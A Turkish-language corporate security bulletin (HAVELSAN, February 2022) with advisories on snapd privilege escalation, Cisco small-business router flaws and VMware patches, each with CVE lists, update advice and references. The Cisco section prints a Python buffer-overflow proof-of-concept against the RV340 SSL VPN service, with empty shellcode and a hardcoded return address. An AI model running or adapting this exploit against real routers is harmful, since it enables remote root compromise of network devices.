HAVELSAN DIGITAL

Think Future

SİBER GÜVENLİK BÜLTENİ

ŞUBAT 2022

SİBER GÜVENLİK DİREKTÖRLÜĞÜ

www.HAVELSAN.com.tr

HAVELSAN
DIGITAL

Linux Snap Paket Yöneticisinde Hak Yükseltme Zafiyeti

Feyzi Yuşa KARABABA
Siber Güvenlik Mühendisi
Siber Güvenlik Direktörlüğü

www.HAVELSAN.com.tr

Linux Snap Paket Yöneticisinde Hak Yükseltme Zafiyeti


Zafiyet Genel Bilgi

Canonical firmasının geliştirdiği bir yazılım paket dağıtımı olan snap yazılım paketleme ve dağıtım sisteminde yüksek risk seviyesinde hak yükseltmeye yarayan bir güvenlik açığı yayımladı. Snap Linux çekirdeğini kullanan işletim sistemlerinde çalışmak üzere tasarlanmış ve snapd adlı aracı kullanarak kurulabilen bağımsız bir uygulama paketidir.

CVE-2021-44731 cve kaydı ile kayıt altına alınan zafiyet snapd aracında kullanılan bir fonksiyondan kaynaklanmış ve CVSS puanlama sisteminde 7.8 puan almıştır. Zafiyet ile hiçbir ayrıcalığı olmayan bir kullanıcı zafiyeti kullanarak root (kök) ayrıcalıkları kazanmasına olanak tanımaktadır. Zafiyet uzaktan sömürülememektedir.

Firmanın bu zafiyete ek olarak tespit ettiği 6 zafiyet daha bulunmaktadır;

- CVE-2021-3995 (4.7 - ORTA)
- CVE-2021-3996 (5.5 - ORTA)
- CVE-2021-3997 (5.1 - ORTA)
- CVE-2021-3998 (5.9 - ORTA)
- CVE-2021-3999 (6.1 - ORTA)
- CVE-2021-44730 (7.8 - YÜKSEK)



Güvenlik açığı 27 Ekim 2021'de ubuntu güvenlik ekibine bildirdi ve ardından yamalar 17 Şubat'ta yayımlandı.

Önerilen Güvenlik Önlemleri

- Snap paket yöneticisini 2.54.3 sürümüne güncellemek.
- (https://github.com/snapcore/snapd/releases/tag/2.54.3)

Referanslar

https://ubuntu.com/security/CVE-2021-3995
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3995
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3996
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44731
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3997
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3998
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3999

HAVELSAN DIGITAL

Cisco Modemlerde Çoklu Zafiyetler

Regaip KURT
Siber Güvenlik Uzmanı
Siber Güvenlik Direktörlüğü

Cisco Modemlerde Çoklu Zafiyetler

Zafiyet Genel Bilgi

Cisco küçük işletme yönlendiricilerde bulunan çoklu zafiyetler, saldırganların iç ağlara kalıcı olarak erişebilmesine ve root yetkisiyle yönlendiriciler üzerinde kod çalıştırabilmesine imkan vermektedir. Söz konusu zafiyetlerden RV160, RV260, RV340 ve RV345 serisi yönlendiriciler etkilenmektedir. Söz konusu zafiyetler cihazların SSL VPN modüllerinden kaynaklanmaktadır ve zafiyetlere ilişkin POC ve sömürü kodları hem internet hem de Metasploit modülleri üzerinden yayınlanmıştır.

CVE-2022-20699 koduyla yayınlanan zafiyet, bir fonksiyonun HTTP isteklerinden gelen veriyi işlemekteki yetersizliği nedeniyle oluşmakta, özel hazırlanmış paketlerin cihaza gönderilmesiyle bellek taşmasına sebep olarak uzaktan kod çalıştırılmasına imkan vermektedir. Bellek taşırma gerçekleştiğinde yanlış hafıza konfigürasyonu yüzünden saldırgan, okuma/yazma/çalıştırma izinleri elde ederek stack üzerine herhangi bir kod yazıp çalıştırabilmektedir.

Cisco RV340 WAN model bir cihaz üzerinde açıklık aşağıdaki gibi bir kod parçaçığıyla sömürülebilmektedir.

```
import sys, socket, requests, time

shellcode = b''
TARGET = sys.argv[1]
FILLER = shellcode + b'\x05' * (16400-(len(shellcode)))
PC = b'\x98\xed\x4a\x70'
url = 'https://%s:8443/X' % TARGET
url += 'X' * (len(TARGET)-7)
payload = FILLER + PC

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
result = sock.connect_ex((TARGET, 8443))
if result == 0: print("[*] SSLVPND is up, ready to go!")
else: print("[!] SSLVPND is down. Check configuration and try again"); sys.exit(-1)
sock.close()

while(True):
    try:
        print("[*] Attempt!")
        r = requests.post(url, data=payload, verify=False)
    except requests.exceptions.ConnectionError as e:
        print("[!] Service not available. Sleeping")
        time.sleep(10)
```

Önerilen Güvenlik Önlemleri

Söz konusu yönlendiricilerin en son sürüme güncellenmesi gerekmektedir.

Referanslar

https://nvd.nist.gov/vuln/detail/CVE-2022-20699
https://nvd.nist.gov/vuln/detail/CVE-2022-20700
https://nvd.nist.gov/vuln/detail/CVE-2022-20701
https://nvd.nist.gov/vuln/detail/CVE-2022-20702

HAVELSAN
DIGITAL

VMware Çoklu Zafiyetleri Yeni Yama İle Kapandı

Muhammet KARAALİ
Siber Güvenlik Mühendisi
Siber Güvenlik Direktörlüğü

www.HAVELSAN.com.tr

VMware Çoklu Zafiyetleri Yeni Yama İle Kapandı

Zafiyet Genel Bilgi

15 Şubat 2022 Salı günü VMware firması ESXi, Workstation, Fusion, Cloud Foundation ve vSphere ürünlerinde yüksek riskli zafiyetleri kapatmak üzere yama yayınladı. Araştırmalar ile bu zafiyetlerin daha önce sömürüldüğü ile ilgili bir bulguya rastlanmadı.

Tespit edilen zafiyetler aşağıda listelenmiştir;

- CVE-2021-22040 (8.4 - YÜKSEK)
- CVE-2021-22041 (8.4 - YÜKSEK)
- CVE-2021-22042 (8.2 - YÜKSEK)
- CVE-2021-22043 (8.2 - YÜKSEK)
- CVE-2021-22050 (5.3 - ORTA)
- CVE-2022-22945 (8.8 - YÜKSEK)

Zafiyetler, sanal makinede yerel yönetici haklarına sahip bir aktörün, sanal makinenin ana bilgisayar üzerinde çalışan VMX üzerinde değişiklikler yapmasına vermektedir. Ayrıca ayarlara erişimi olan saldırganın dosyalar yazarak ayrıcalık yükseltmesine imkan sağlamaktadır. Ek olarak, CVE-2021-22050 kodu alan zafiyet ile httpproxy servisini kullanarak servis dışı bırakma (DoS) saldırı imkanı sağlamaktadır. Son olarak, CVE-2022-22945 kodu alan zafiyet ile NSX-Edge cihazına güvenli kabuk (SSH) erişimi ile, kök (root) kullanıcı olarak komutlar çalıştırmasına imkan sağlamaktadır.

Açıkların 4 tanesinin geçen sene düzenlenen Tianfu Cup 2021 adlı uluslararası siber güvenlik yarışmasında keşfedildiği bilinmektedir.

Önerilen Güvenlik Önlemleri

Bahsi geçen VMware uygulamalarını
VMware NSX Data Center for vSphere 6.4.13
VMware ESXi 7.0 Update 2d
(https://www.vmware.com/security/advisories/VMSA-2022-0004.html)

Etkilenen Sistemler

WMware eski sürümleri kullanan kullanıcılar

Referanslar

https://thehackernews.com/2022/02/vmware-issues-security-patches-for-high.html
https://nvd.nist.gov/vuln/detail/CVE-2021-22040
https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-22041
https://nvd.nist.gov/vuln/detail/CVE-2021-22041
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-22042
https://nvd.nist.gov/vuln/detail/CVE-2021-22042
https://www.vmware.com/security/advisories/VMSA-2022-0004.html

HAVELSAN
DIGITAL

Think Future

www.HAVELSAN.com.tr